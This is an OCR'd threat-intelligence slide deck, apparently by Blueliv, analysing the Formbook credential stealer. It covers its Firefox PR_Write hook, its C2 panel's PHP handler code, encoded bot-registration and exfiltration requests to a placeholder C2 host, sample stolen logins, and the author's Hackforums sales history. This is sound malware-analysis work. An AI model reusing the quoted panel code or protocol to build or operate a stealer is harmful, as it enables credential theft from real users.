
- Module nss3.dll
- Used to write to buffers/sockets

```
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1324 (firefox.exe)
Victim module: nss3.dll (0x72bc0000 -
0x72d6c000)
Function: nss3.dll!PR_Write at 0x72bff780
Hook address: 0xb3cc608
Hooking module: <unknown>

Disassembly(0):
0x72bff780 e883ce7c98        CALL 0xb3cc608
0x72bff785 4e                DEC ESI
0x72bff786 4e                DEC ESI
0x72bff787 4e                DEC ESI
0x72bff788 ff74240c          PUSH DWORD
[ESP+0xc]
0x72bff78c 8b08              MOV ECX, [EAX]
0x72bff78e 50                PUSH EAX
0x72bff78f ff510c            CALL DWORD
[ECX+0xc]
0x72bff792 83c40c            ADD ESP, 0xc
```


Understanding Formbook: The panel

Blueliv.


Understanding Formbook: The panel




Understanding Formbook: The panel




Understanding Formbook: The panel



Understanding Formbook: The panel



Understanding Formbook: The panel




Understanding Formbook: The panel

Encryption Communication

http:// imaformbookhost.tld/ hx250/


Understanding Formbook: The panel

Encryption Communication




Understanding Formbook: The panel

Encryption Communication




Understanding Formbook: The panel

Encryption Communication



Understanding Formbook: The panel

Encryption Communication



Understanding Formbook: The panel

Registering bot

FBNG:839896D63.9:Windows 7 Professional x86:QWRtaW5pc3RyYXRvcg==

GET
/?fuKqlrr5=X3u3PzGnn84A8LcU9swW3+TZhgNWE0aZtyN/IkkKrV6TAZ7pzVAOTVX7Px2
03eYmi5OTX20kyo3qys1shxoBNuGlHoPrqrsbJUx8QdMHfDRd4shWwm8f7+gTTZeM8QJ
GE5feyQ==&dU2pn3oG=Okh2932b

*The creator of Formbook uses ng-coder as alias; FBNG -> FormBook NG

Understanding Formbook: The panel

Credential exfiltration

\r\nFirefox Recovery\r\n\r\nURL: https://www.facebook.com\r\nUsername: ismyuser\r\nPassword: b3stpa$$word3v3r\r\n\r\nURL: https://www.loginpage.com\r\nUsername: nameUser\r\nPassword: 12345687\r\n

dat=**EzDwcUj33phVrKECpZxXkLv8lmc4dTjjwkYTSBsNv0+QAc2pjEYVGgOlaESe+9h5r/mxCGM5jv2Cm9ovqyAhLtWXFNXE+clbdy9+VcpSSCN65L8H/WhiklIoU4+e2jcZMZTZ1OwOqYBAtvvm0uKPWmnr**&un=QWRtaW5pc3RyYXRvcg==&br=9

POST
?**fuKqlrr5**=**fViNRU7l6lBbnOtj849QsKzFqi5CJkmy/FgpSlclqA+EJp3s1Fo7OX6BemmNqZxHhbTgF2RT3aLM9cAwrxccKpPLRsDVt5hWBFxSAeBDFwF+sf4S43wp8cdVVLar5xgzaJOqlul+wOEhtO7k0/vLZVWu52i4wZO1Rf/pfXrlMeed7+8H34G/wOBGMFEOFYys5eg0njNYL6/pr9C4YDGBVGy2LiSO7Jqcc7r4vFSS2CNWUWedxCTuDMxv6nz81K98ozMDlrpNKSZCFfmJzQu2B2oHu5d7K63LtAND4lG5.**

Understanding Formbook: The panel

```php
function addNote($fb)
{
    $fb->get_query();

    if( $fb->query )
    {
        connect_to_database(FALSE);
        $fb->dbHandle['ip'] = getIp();
        $fb->dbHandle['date'] = date("Y-m-d H:i:s");
        $fb->dbHandle['ost'] = has_post('ost') ? post('ost') : '0';
        $fb->dbHandle['botID'] = has_post('bid') ? post('bid') : '0';
        $fb->dbHandle['countryNumber'] = getCountryNum($fb->mysql, lip());
        $fb->dbHandle['user'] = ($fb->query != KNOCK_POST) ? php_str(base64_decode($fb->un)) : "null";

        if( $fb->query == FBC_POST ) {
            require_once 'script/fbConnect/fbc_Post.php';
            fbc_Post( $fb ); //fbc
        }
        elseif( $fb->query == KNOCK_POST ) {
            Log_bot( $fb ); //knock
        }
        elseif( $fb->query == RESULT_POST ) {
            Log_result($fb, FALSE); //task result
        }
        elseif( $fb->query == IMAGE_POST ) {
            Log_image( $fb ); //image
        }
        elseif( $fb->query == KEY_POST ) {
            Log_keys( $fb ); //keystroke/recoveries/sniff/clipboard
        }
        else {
            Log_form( $fb ); //form logs
        }
        mysqli_close($fb->mysql); exit();//Debuger Bug in SqliDriver not fixable..
    }
```

```php
function get_query()
{
    $this->query = 0;
    if( has_post("un") && has_post("dat") && has_post("br") )
    {
        $this->dat = post("dat"); $this->un = post("un"); $this->br = intval(post("br"));

        if( $this->br == 6 ) { $this->query = FBC_POST; }

        elseif( $this->br == 7 ) { $this->query = RESULT_POST; }

        elseif( $this->br == 8 ) { $this->query = IMAGE_POST; }

        elseif( $this->br == 9 ) { $this->query = KEY_POST; }

        else { $this->query = FORM_POST; }
    }
```


Selling Formbook

Blueliv.

Selling Formbook

10-27-2015 ng-Coder starts his activity in Hackforums

- Starts taking part of programing threads
- Interested in Assembly, C/C++ and pentesting categories
- Sells shellcodes in HF




Selling Formbook


Thread: Compiling Source Code Post: * *try ask from whoever that gave the source code to you first I think he could have straight forward explanation, and if you still can't compile it then pm me I can help.*	ng-Coder	C/C++/Obj-C Programming	7	207	10-29-2015, 09:24 PM
Thread: String to DWORD array Post: * *I think you will get better help if you can give further explanation about your goal. but note this: DWORD is 4 bytes, means you can't put data that is more than 4 bytes into a dword. I assume 57, 66...*	ng-Coder	Assembly Language and Machine Code	4	204	10-29-2015, 09:12 PM
Thread: I want to learn something, I need guidance. Post: * *You need 2 things to go through and understand this 3 topics I attached for you then u'll become professional software exploiter. What are the 2 thing you need? determination and patient. what are the...*	ng-Coder	Pentesting and Forensics	12	337	10-29-2015, 06:09 PM
Thread: Stack help. Post: * *First hope you understand your add(5, 6) in the above C snippet is not same as add(a, b) which I think is what you intend to do? step 1: 0x0804841d <+0>: push %ebp 0x0804841e <+1>: ...*	ng-Coder	C/C++/Obj-C Programming	8	227	10-29-2015, 12:48 PM

Selling Formbook

02-13-2016 Start sales of version 0.1

- First version only supports IE FF and Chrome
- No password recovery
- Price per bin+panel

